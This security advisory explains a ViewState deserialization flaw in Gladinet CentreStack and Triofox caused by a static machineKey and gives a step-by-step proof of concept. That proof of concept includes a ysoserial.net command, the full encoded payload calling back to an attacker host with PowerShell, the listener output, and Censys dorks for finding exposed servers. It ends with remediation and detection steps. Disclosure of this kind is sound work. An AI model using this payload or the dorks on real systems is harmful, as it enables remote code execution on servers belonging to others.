Overview
Both Gladinet’s CentreStack and Triofox applications suffer from a __VIEWSTATE deserialization vulnerability which is a common attack pattern for Microsoft ASP.NET web applications. ASP.NET web applications use ViewState in order to maintain a page state and persist data in a web form. The ViewState parameter is a base64 serialized parameter that is normally sent via a hidden parameter called __VIEWSTATE with a POST request. This parameter is deserialized on the server-side to retrieve the data.
A detailed post from Soroush provides useful background on this attack technique. In summary, knowledge of used validation and decryption keys and algorithms within the machineKey section of the configuration files (web.config or machine.config) is required to exploit a ViewState deserialization attack when the MAC validation feature is enabled. This is the default configuration for all .NET Framework versions since September 2014.
This is applicable for vulnerable Gladinet’s CentreStack and Triofox applications, where the machineKey section is static and can be easily retrieved from the web.config files.
The vulnerable web.config files for Gladinet CentreStack and Triofox are typically located at:
C:\Program Files (x86)\Gladinet Cloud Enterprise\root\web.configC:\Program Files (x86)\Gladinet Cloud Enterprise\portal\web.configC:\Program Files (x86)\Triofox\root\web.configC:\Program Files (x86)\Triofox\portal\web.config
Please search for this section in the web.config file:
<machineKey validationKey="[String]" decryptionKey="[String]" validation="[SHA1 | MD5 | 3DES | AES | HMACSHA256 | HMACSHA384 | HMACSHA512 | alg:algorithm_name]" decryption="[Auto | DES | 3DES | AES | alg:algorithm_name]" />
Soroush created a YSoSerial.Net plugin to create ViewState payloads when the MAC validation is enabled and we know the secrets which is exactly the use case here.
Proof of concept
Time to see this attack in action!
Step 1: Install a vulnerable instance of Gladinet CentreStack or Triofox
Gladinet CentreStack versions up to 16.4.10315.56368 are vulnerable (fixed in 16.4.10315.56368). Gladinet Triofox versions up to 16.4.10317.56372 are vulnerable (fixed in 16.4.10317.56372).
- Install your favorite virtualization engine (VMware or VirtualBox) on your preferred platform.
- Here are the installation instructions for VirtualBox on MacOS.
- Download an evaluation Windows Server iso image (2016, 2019 or 2022) and install it as a VM on your virtualization engine. Google is your best friend on how to do this
- Download the Gladinet CentreStack gui installer or…
- Download the Gladinet Triofox gui installer. For Triofox, you will need a free trial account to reach the installer page.
- Run the gui installer on your Windows VM.
- Reboot your VM and you should be able to access the application via
https://your_ip/portal/loginpage.aspx.
You are now ready to test vulnerability and execute the ViewState deserialization attack.
Step 2: Install YSoSerial.NET
- Get latest version YSoSerial.NET from here.
- Download zip and unzip on your Windows target where you have installed your vulnerable Gladinet application.
Step 3: Create the ViewState payload with YSoSerial.NET using the known secrets
- Get the validationKey value from the machineKey section at the
web.configfile. - Create the ViewState payload using the following
ysoserialcommand (validationkey is redacted):
PS C:\Users\Administrator\Downloads\ysoserial.net\ysoserial\bin> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties --generator="3FE2630A" --validationalg="HMACSHA256" --validationkey="REDACTED" -c "powershell.exe Invoke-WebRequest -Uri http://192.168.201.8:8000/$env:UserName"
%2FwEy2gcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAD8BTw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQogICAgPHNkOlByb2Nlc3M%2BDQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2MgcG93ZXJzaGVsbC5leGUgSW52b2tlLVdlYlJlcXVlc3QgLVVyaSBodHRwOi8vMTkyLjE2OC4yMDEuODo4MDAwL0FkbWluaXN0cmF0b3IiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M%2BDQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI%2BC%2FWr6klqzRlC7c24OEGRQWIardgUSFZzB9FMIQ%2BtaLhm- The generator key can be retrieved from the web request below using
burpsuite:
Step 4: Execute ViewState payload on the vulnerable page of the Gladinet CentreStack or Triofox application
- Launch a python web server listing on port 8000 on the attacker machine. Our payload will send a web request if the deserialization attack is successful on the target server.
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...-
Execute the POST request with
burpsuiteon the target machine (https://<ip>/portal/loginpage.aspx).
-
if successful, you should receive a HTTP 302 response and on the attacker machine you should see the web request with the
UserNameresolved.
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.201.5 - - [03/May/2025 09:50:00] code 404, message File not found
192.168.201.5 - - [03/May/2025 09:50:00] "GET /Administrator HTTP/1.1" 404 -
The overall rating of this vulnerability is 9.0, but frankly speaking it should be at least 9.8 looking at the ease of exploitation.
Both the vulnerable Gladinet CentreStack and Triofox application are shipped with the same static machineKey settings which makes attack surface even broader and easier to exploit.
Things get even worse, because it seems that there are a lot of rebranded versions on the Internet that are likely suffering from the same issue.
Censys dorks:
services.http.response.body: "3FE2630A" and services.http.response.body: "__VIEWSTATEGENERATOR"services.software.uniform_resource_identifier: "cpe:2.3:a:gladinet:centrestack:*:*:*:*:*:*:*:*"
There is a Metasploit module available that automates this attack (see PR20096).
Remediation
Upgrade to the latest versions of CentreStack (16.4.10315.56368) and Triofox (16.4.10317.56372). If patching is not immediately possible, change the machineKey values in all web.config files. Implement continuous monitoring for unusual activity, especially related to PowerShell execution and network connections to suspicious IPs. Look for ViewState errors in Windows ApplicationEvent Logs (Event ID 1316) and suspicious outbound connections from IIS Worker Processes.
References
Credits
Huntress team Discovery
Wo1fh4cker PoC